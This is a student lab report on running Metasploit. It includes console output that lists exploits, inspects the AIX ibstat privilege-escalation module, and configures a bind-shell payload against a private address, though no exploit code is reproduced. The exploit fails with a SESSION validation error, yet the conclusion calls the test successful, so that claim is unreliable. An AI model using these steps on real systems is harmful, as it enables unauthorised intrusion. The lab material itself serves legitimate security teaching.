Don Bosco Institute of Technology
Department of Computer Engineering

Academic year – 2021-22

Class: B.E. COMPUTER ENGINEERING

Subject: Computational Lab -I **Course**

Code: CSL704

Experiment Title: EXPERIMENT 8

Student Name: Hayden Cordeiro
Roll No.: 05

Batch: D


Date of Performance: 28-08-2021


Date of Submission: 29-08-2021

Aim : Performing a penetration testing using Metasploit

Theory:
Metasploit is a penetration testing framework that makes hacking simple. It's an essential tool for many attackers and defenders. Point Metasploit at your target, pick an exploit, what payload to drop, and hit Enter.

Installation:





```
/opt/metasploit-framework/embedded/framework/lib/msf/core/exploit.rb:69: warning: Using the last argument as keyword par
ameters is deprecated; maybe ** should be added to the call
/opt/metasploit-framework/embedded/framework/lib/msf/core/exploit.rb:103: warning: The called method `initialize' is def
ined here
/opt/metasploit-framework/embedded/framework/lib/msf/core/exploit.rb:73: warning: Using the last argument as keyword par
ameters is deprecated; maybe ** should be added to the call
/opt/metasploit-framework/embedded/framework/lib/msf/core/exploit.rb:103: warning: The called method `initialize' is def
ined here
/opt/metasploit-framework/embedded/framework/lib/msf/core/exploit.rb:77: warning: Using the last argument as keyword par
ameters is deprecated; maybe ** should be added to the call
/opt/metasploit-framework/embedded/framework/lib/msf/core/exploit.rb:103: warning: The called method `initialize' is def
ined here
/opt/metasploit-framework/embedded/framework/lib/msf/core/exploit.rb:81: warning: Using the last argument as keyword par
ameters is deprecated; maybe ** should be added to the call
/opt/metasploit-framework/embedded/framework/lib/msf/core/exploit.rb:103: warning: The called method `initialize' is def
ined here
/opt/metasploit-framework/embedded/framework/lib/msf/core/exploit.rb:85: warning: Using the last argument as keyword par
ameters is deprecated; maybe ** should be added to the call
/opt/metasploit-framework/embedded/framework/lib/msf/core/exploit.rb:103: warning: The called method `initialize' is def
ined here
[?] Would you like to init the webservice? (Not Required) [no]: no
Clearing http web data service credentials in msfconsole
```


```
       =[ metasploit v6.1.8-dev-                          ]
+ -- --=[ 2167 exploits - 1149 auxiliary - 396 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use sessions -1 to interact with the
last opened session

msf6 >
msf6 >
msf6 >
msf6 >
```

Step1:

show exploits



```
msf6 >
msf6 > show exploits

Exploits
========

   #    Name                                                                  Disclosure Date  Rank       Check  Description
   -    ----                                                                  ---------------  ----       -----  -----------
   0    exploit/aix/local/ibstat_path                                         2013-09-24       excellent  Yes    ibstat $PATH Privilege Escalation
   1    exploit/aix/local/xorg_x11_server                                     2018-10-25       great      Yes    Xorg X11 Server Local Privilege Escalation
   2    exploit/aix/rpc_cmsd_opcode21                                         2009-10-07       great      No     AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
   3    exploit/aix/rpc_ttdbserverd_realpath                                  2009-06-17       great      No     ToolTalk rpc.ttdbserverd _tt_internal_realpath Buffer Overflow (AIX)
   4    exploit/android/adb/adb_server_exec                                   2016-01-01       excellent  Yes    Android ADB Debug Server Remote Payload Execution
   5    exploit/android/browser/samsung_knox_smdm_url                         2014-11-12       excellent  No     Samsung Galaxy KNOX Android Browser RCE
   6    exploit/android/browser/stagefright_mp4_tx3g_64bit                    2015-08-13       normal     No     Android Stagefright MP4 tx3g Integer Overflow
   7    exploit/android/browser/webview_addjavascriptinterface                2012-12-21       excellent  No     Android Browser and WebView addJavascriptInterface Code Execution
   8    exploit/android/fileformat/adobe_reader_pdf_js_interface              2014-04-13       good       No     Adobe Reader for Android addJavascriptInterface Exploit
   9    exploit/android/local/binder_uaf                                      2019-09-26       excellent  No     Android Binder Use-After-Free Exploit
   10   exploit/android/local/futex_requeue                                   2014-05-03       excellent  Yes    Android 'Towelroot' Futex Requeue Kernel Exploit
   11   exploit/android/local/janus                                           2017-07-31       manual     Yes    Android Janus APK Signature bypass
   12   exploit/android/local/put_user_vroot                                  2013-09-06       excellent  No     Android get_user/put_user Exploit
   13   exploit/android/local/su_exec                                         2017-08-31       manual     No     Android 'su' Privilege Escalation
   14   exploit/apple_ios/browser/safari_jit                                  2016-08-25       good       No     Safari WebKit JIT Exploit for iOS 7.1.2
   15   exploit/apple_ios/browser/safari_libtiff                              2006-08-01       good       No     Apple iOS MobileSafari LibTIFF Buffer Overflow
   16   exploit/apple_ios/browser/webkit_createthis                           2018-03-15       manual     No     Safari Webkit Proxy Object Type Confusion
   17   exploit/apple_ios/browser/webkit_trident                              2016-08-25       manual     No     WebKit not_number defineProperties UAF
   18   exploit/apple_ios/email/mobilemail_libtiff                            2006-08-01       good       No     Apple iOS MobileMail LibTIFF Buffer Overflow
   19   exploit/apple_ios/ssh/cydia_default_ssh                               2007-07-02       excellent  No     Apple iOS Default SSH Password Vulnerability
   20   exploit/bsd/finger/morris_fingerd_bof                                 1988-11-02       normal     Yes    Morris Worm fingerd Stack Buffer Overflow
   21   exploit/bsdi/softcart/mercantec_softcart                              2004-08-19       great      No     Mercantec SoftCart CGI Overflow
   22   exploit/dialup/multi/login/manyargs                                   2001-12-12       good       No     System V Derived /bin/login Extraneous Arguments Buffer Overflow
   23   exploit/firefox/local/exec_shellcode                                  2014-03-10       excellent  No     Firefox Exec Shellcode from Privileged Javascript Shell
   24   exploit/freebsd/ftp/proftp_telnet_iac                                 2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
   25   exploit/freebsd/http/citrix_dir_traversal_rce                         2019-12-17       excellent  Yes    Citrix ADC (NetScaler) Directory Traversal RCE
   26   exploit/freebsd/http/watchguard_cmd_exec                              2015-06-29       excellent  Yes    Watchguard XCS Remote Command Execution
   27   exploit/freebsd/local/intel_sysret_priv_esc                           2012.06.12       great      Yes    FreeBSD Intel SYSRET Privilege Escalation
   28   exploit/freebsd/local/ip6_setpktopt_uaf_priv_esc                      2020-07-07       great      Yes    FreeBSD ip6_setpktopt Use-After-Free Privilege Escalation
   29   exploit/freebsd/local/mmap                                            2013-06-18       great      Yes    FreeBSD 9 Address Space Manipulation Privilege Escalation
   30   exploit/freebsd/local/rtld_execl_priv_esc                             2009.11.30       excellent  Yes    FreeBSD rtld execl() Privilege Escalation
   31   exploit/freebsd/local/watchguard_fix_corrupt_mail                     2015-06-29       manual     Yes    Watchguard XCS FixCorruptMail Local Privilege Escalation
   32   exploit/freebsd/misc/citrix_netscaler_soap_bof                        2014-09-22       normal     Yes    Citrix NetScaler SOAP Handler Remote Code Execution
   33   exploit/freebsd/samba/trans2open                                      2003.04.07       great      No     Samba trans2open Overflow (*BSD x86)
   34   exploit/freebsd/tacacs/xtacacsd_report                                2008-01-08       average    No     XTACACSD report() Buffer Overflow
   35   exploit/freebsd/telnet/telnet_encrypt_keyid                           2011-12-23       great      No     FreeBSD Telnet Service Encryption Key ID Buffer Overflow
   36   exploit/freebsd/webapp/spamfitan_unauth_rce                           2020-04-17       normal     Yes    Spamfitan Unauthenticated RCE
   37   exploit/hpux/lpd/cleanup_exec                                         2002-08-28       excellent  No     HP-UX LPD Command Execution
   38   exploit/irix/lpd/tagprinter_exec                                      2001-09-01       excellent  Yes    Irix LPD tagprinter Command Execution
   39   exploit/linux/antivirus/escan_password_exec                           2014-04-04       excellent  Yes    eScan Web Management Console Command Injection
   40   exploit/linux/browser/adobe_flashplayer_aslaunch                      2008-12-17       good       No     Adobe Flash Player ActionScript Launch Command Execution Vulnerability
   41   exploit/linux/ftp/proftp_sreplace                                     2006-11-26       great      Yes    ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
   42   exploit/linux/ftp/proftp_telnet_iac                                   2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
   43   exploit/linux/games/ut2004_secure                                     2004-06-18       good       Yes    Unreal Tournament 2004 "secure" Overflow (Linux)
   44   exploit/linux/http/accellion_fta_getstatus_oauth                      2015-07-10       excellent  Yes    Accellion FTA getStatus verify_oauth_token Command Execution
   45   exploit/linux/http/advantech_switch_bash_env_exec                     2015-12-01       excellent  Yes    Advantech Switch Bash Environment Variable Code Injection (Shellshock)
   46   exploit/linux/http/airties_login_cgi_bof                              2015-03-31       normal     Yes    Airties login-cgi Buffer Overflow
```

Step2:

info exploit/aix/local/ibstat_path

```
msf6 > info exploit/aix/local/ibstat_path

       Name: ibstat $PATH Privilege Escalation
     Module: exploit/aix/local/ibstat_path
   Platform: Unix
       Arch: cmd
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2013-09-24

Provided by:
  Kristian Erik Hermansen
  Sagi Shahar <sagi.shahar@mwrinfosecurity.com>
  Kostas Lintovois <kostas.lintovois@mwrinfosecurity.com>

Available targets:
  Id  Name
  --  ----
  0   IBM AIX Version 6.1
  1   IBM AIX Version 7.1

Check supported:
  Yes

Basic options:
  Name         Current Setting  Required  Description
  ----         ---------------  --------  -----------
  SESSION                       yes       The session to run this module on.
  WritableDir  /tmp             yes       A directory where we can write files

Payload information:

Description:
  This module exploits the trusted $PATH environment variable of the
  SUID binary "ibstat".

References:
  https://nvd.nist.gov/vuln/detail/CVE-2013-4011
  OSVDB (95420)
  http://www.securityfocus.com/bid/61287
  http://www-01.ibm.com/support/docview.wss?uid=isg1IV43827
  http://www-01.ibm.com/support/docview.wss?uid=isg1IV43756

msf6 >
```

Step3:

use exploit/aix/local/ibstat_path

show payloads

```
msf6 > use exploit/aix/local/ibstat_path
msf6 exploit(aix/local/ibstat_path) > show payloads

Compatible Payloads
===================

   #  Name                              Disclosure Date  Rank    Check  Description
   -  ----                              ---------------  ----    -----  -----------
   0  payload/cmd/unix/bind_perl                         normal  No     Unix Command Shell, Bind TCP (via Perl)
   1  payload/cmd/unix/bind_perl_ipv6                    normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   2  payload/cmd/unix/reverse_perl                      normal  No     Unix Command Shell, Reverse TCP (via Perl)
   3  payload/cmd/unix/reverse_perl_ssl                  normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
```

Step4:

show payloads

set PAYLOAD payload/cmd/unix/bind_perl

show options

```
hayden@DESKTOP-JVKS0LL: ~
msf6 exploit(aix/local/ibstat_path) > show payloads

Compatible Payloads
===================

   #  Name                              Disclosure Date  Rank    Check  Description
   -  ----                              ---------------  ----    -----  -----------
   0  payload/cmd/unix/bind_perl                         normal  No     Unix Command Shell, Bind TCP (via Perl)
   1  payload/cmd/unix/bind_perl_ipv6                    normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   2  payload/cmd/unix/reverse_perl                      normal  No     Unix Command Shell, Reverse TCP (via Perl)
   3  payload/cmd/unix/reverse_perl_ssl                  normal  No     Unix Command Shell, Reverse TCP SSL (via perl)

msf6 exploit(aix/local/ibstat_path) > set PAYLOAD payload/cmd/unix/bind_perl
PAYLOAD => cmd/unix/bind_perl
msf6 exploit(aix/local/ibstat_path) > show options

Module options (exploit/aix/local/ibstat_path):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   SESSION                       yes       The session to run this module on.
   WritableDir  /tmp             yes       A directory where we can write files


Payload options (cmd/unix/bind_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST                   no        The target address


Exploit target:

   Id  Name
   --  ----
   1   IBM AIX Version 7.1


msf6 exploit(aix/local/ibstat_path) >
```

Step5:exploit

```
msf6 exploit(aix/local/ibstat_path) > set LHOST 10.107.3.43
LHOST => 10.107.3.43
msf6 exploit(aix/local/ibstat_path) > set LPORT 4444
LPORT => 4444
msf6 exploit(aix/local/ibstat_path) > set RHOST 10.107.3.19
RHOST => 10.107.3.19
msf6 exploit(aix/local/ibstat_path) > exploit

[-] Msf::OptionValidateError The following options failed to validate: SESSION
msf6 exploit(aix/local/ibstat_path) > show options

Module options (exploit/aix/local/ibstat_path):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   SESSION                       yes       The session to run this module on.
   WritableDir  /tmp             yes       A directory where we can write files


Payload options (cmd/unix/bind_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  10.107.3.19      no        The target address


Exploit target:

   Id  Name
   --  ----
   1   IBM AIX Version 7.1


msf6 exploit(aix/local/ibstat_path) >
```

Conclusion : Hence we successfully performed penetration testing using Metasploit